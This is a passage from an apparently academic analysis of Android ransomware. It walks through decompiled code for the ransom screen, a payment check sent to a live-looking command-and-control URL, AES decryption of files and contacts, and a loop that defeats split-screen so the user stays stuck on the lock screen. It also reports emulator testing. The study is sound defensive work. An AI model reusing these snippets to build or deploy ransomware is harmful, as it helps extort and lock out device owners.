    final String id = response.split("\\|")[0];
    final String sum = response.split("\\|")[1];
    final String num = response.split("\\|")[2];
    ...
}
```

Once received, these values are loaded into the WebView.

```
public void run() {
    String newContent = resources.getString(R.string.message);
}
```

---

<sup>1</sup>Command-and-control server

```
webView.loadData(newContent.replace("{{WALLET}}", num).replace("{{SUM}}",
sum).replace("{{ID}}", id), "text/html; charset=UTF-8", null);
}
```

Immediately after calling `showMessage()` method, the malware ensures that the payment button (`payClick`) responds to every tap by calling the following method:

```
payClick.setOnClickListener(new AnonymousClass3(webView, resources));
```

Thus, each time the button is pressed, not only is the message reloaded (to allow for any updates to the ransom conditions), but a second thread is also started to check whether the payment has arrived.

```
public void run() {
    ...
    final String response = new HttpClient().getReq("http://timei2260.myjino.ru/
gateway/check.php?uid=" + Utils.generateUID());
    ...
}
```

In the code above, this thread reconstructs the phone's UID, sends another GET request to `http://timei2260.myjino.ru/gateway/check.php?uid=<UID>`, and awaits the server's response.

If the server returns a string whose first part is not `true`, it means the payment has not yet been received; in this case, the app quickly shows a Toast with the Russian message *“Оплата не поступила”* (*“Payment not received”*), awaiting another user attempt:

```
if (!response.split("\\|")[0].equalsIgnoreCase("true")) {
    Toast.makeText(LockActivity.this.getApplicationContext(), "Оплата не поступила",
1).show();
    return;
}
```

When instead the server's response is `“true|<key>”`, the app retrieves the second part of the response, the decryption key, and writes it to the `SharedPreferences` file, setting the flag `“finished” = “1”`. This indicator serves to track that decryption has started or been completed, preventing future ransom or re-encryption attempts:

```
final String key = response.split("\\|")[1];
try {
    new Memory(LockActivity.this.getApplicationContext()).writeMemory("finished", "1");
} catch (Exception e) {
    e.printStackTrace();
}
```

Immediately after saving `“finished”`, `LockActivity` launches two independent threads: one to decrypt files and one to decrypt contacts. When both threads finish their work, all files and contacts reappear in their original form, as if encryption had never occurred.

```

new Thread(new Runnable() {
    @Override
    public void run() {
        LockActivity.this.decryptFiles(decryptionKey);
    }

new Thread(new Runnable() {
    @Override
    public void run() {
        LockActivity.this.decryptContacts(decryptionKey);
    }
}).start();

```

Finally, once the decryption threads are started, LockActivity shows a confirmation Toast (in Russian: “Вы успешно сняли блокировку с телефона!” – “You have successfully removed the lock from your phone!”) and calls finish() to close its interface, as seen in the code below. From that moment on, the user can freely use the device again.

```

Toast.makeText(
    LockActivity.this.getApplicationContext(),
    "Вы успешно сняли блокировку с телефона!",
    Toast.LENGTH_LONG
).show();
LockActivity.this.finish();

```

Regarding the algorithm used for encryption and decryption, the malware uses AES:

```

String encryptedName = Base64.encodeToString(AES.encrypt(key, name.getBytes()), 0);

```

Specifically, within the file AES.java we can see that it uses the javax.crypto.Cipher library, which, if not otherwise specified, defaults to ECB mode with PKCS5Padding.

```

public class AES {
    public static byte[] encrypt(byte[] key, byte[] clear) throws Exception {
        SecretKeySpec skeySpec = new SecretKeySpec(key, "AES");
        Cipher cipher = Cipher.getInstance("AES");
    }
}

```

In addition to the encryption and ransom-display logic, LockActivity includes a function that prevents the user from exploiting Android’s multi-window mode to “escape” the malicious screen. In Android versions that support Multi-Window Mode, a background thread continuously checks whether the activity has entered split-screen mode.

```

if (Build.VERSION.SDK_INT >= 24) {
    LockActivity.this.multiWindowCheck();
}

```

If it detects this, the following function is executed:

```

public void multiWindowCheck() {
    while (true) {
        if (Build.VERSION.SDK_INT >= 24 && isInMultiWindowMode()) {
            Utils.pressHome(this);
        }
    }
}

```

```
    }  
}
```

This function, in turn, calls another function present in the file `Utils.java`:

```
public static void pressHome(Context context) {  
    Intent home = new Intent("android.intent.action.MAIN");  
    home.addCategory("android.intent.category.HOME");  
    home.setFlags(268435456);  
    context.startActivity(home);  
}
```

This code creates an intent directed to the Android Home screen (launching the default launcher) and executes it immediately. The user therefore cannot move `LockActivity` into split-screen mode: as soon as Android positions the app in a reduced area, the control thread brings it back to the foreground or even to the launcher, forcing the user to remain “locked” in `LockActivity` at full-screen.

## 3.2. Dynamic Analysis

The dynamic analysis was conducted also in this case on an Android 9.0 emulator (Pixel XL, API 28) in Android Studio, with MobSF. As soon as the APK is installed and launched, its icon automatically disappears. On first run, MobSF records requests for storage and contacts permissions (needed for encrypting files and contacts), but every attempt to connect to the C&C server times out: the server is offline and does not return an encryption key. Consequently, the encryption process is halted and the app remains idle, unable to proceed.




Figure 18: New wallpaper set by malware

Nevertheless, the `LockActivity` code still sets the new wallpaper (Figure 18) and displays a screen containing a “Pay” button on which is written “*ПРОВЕРИТЬ ОПЛАТУ И РАЗБЛОКИРОВАТЬ*” → “*Verify payment and unlock*”. Every tap on this button triggers a Russian toast, “Оплата не поступила” (“Payment not received”), as coded (Figure 19).

Finally, it was confirmed that the continuous check on `isInMultiWindowMode()` functions correctly: whenever the user attempts to enter split-screen, the thread repeatedly calls `Utils.pressHome(this)`, immediately returning the app to full-screen.

In summary, with the C&C server offline the app remains stuck in `LockActivity` (unable to encrypt or decrypt), but all persistence and multi-window defenses remain active, preventing the user from leaving the fake interface.





Figure 19: Main Web View and Web View message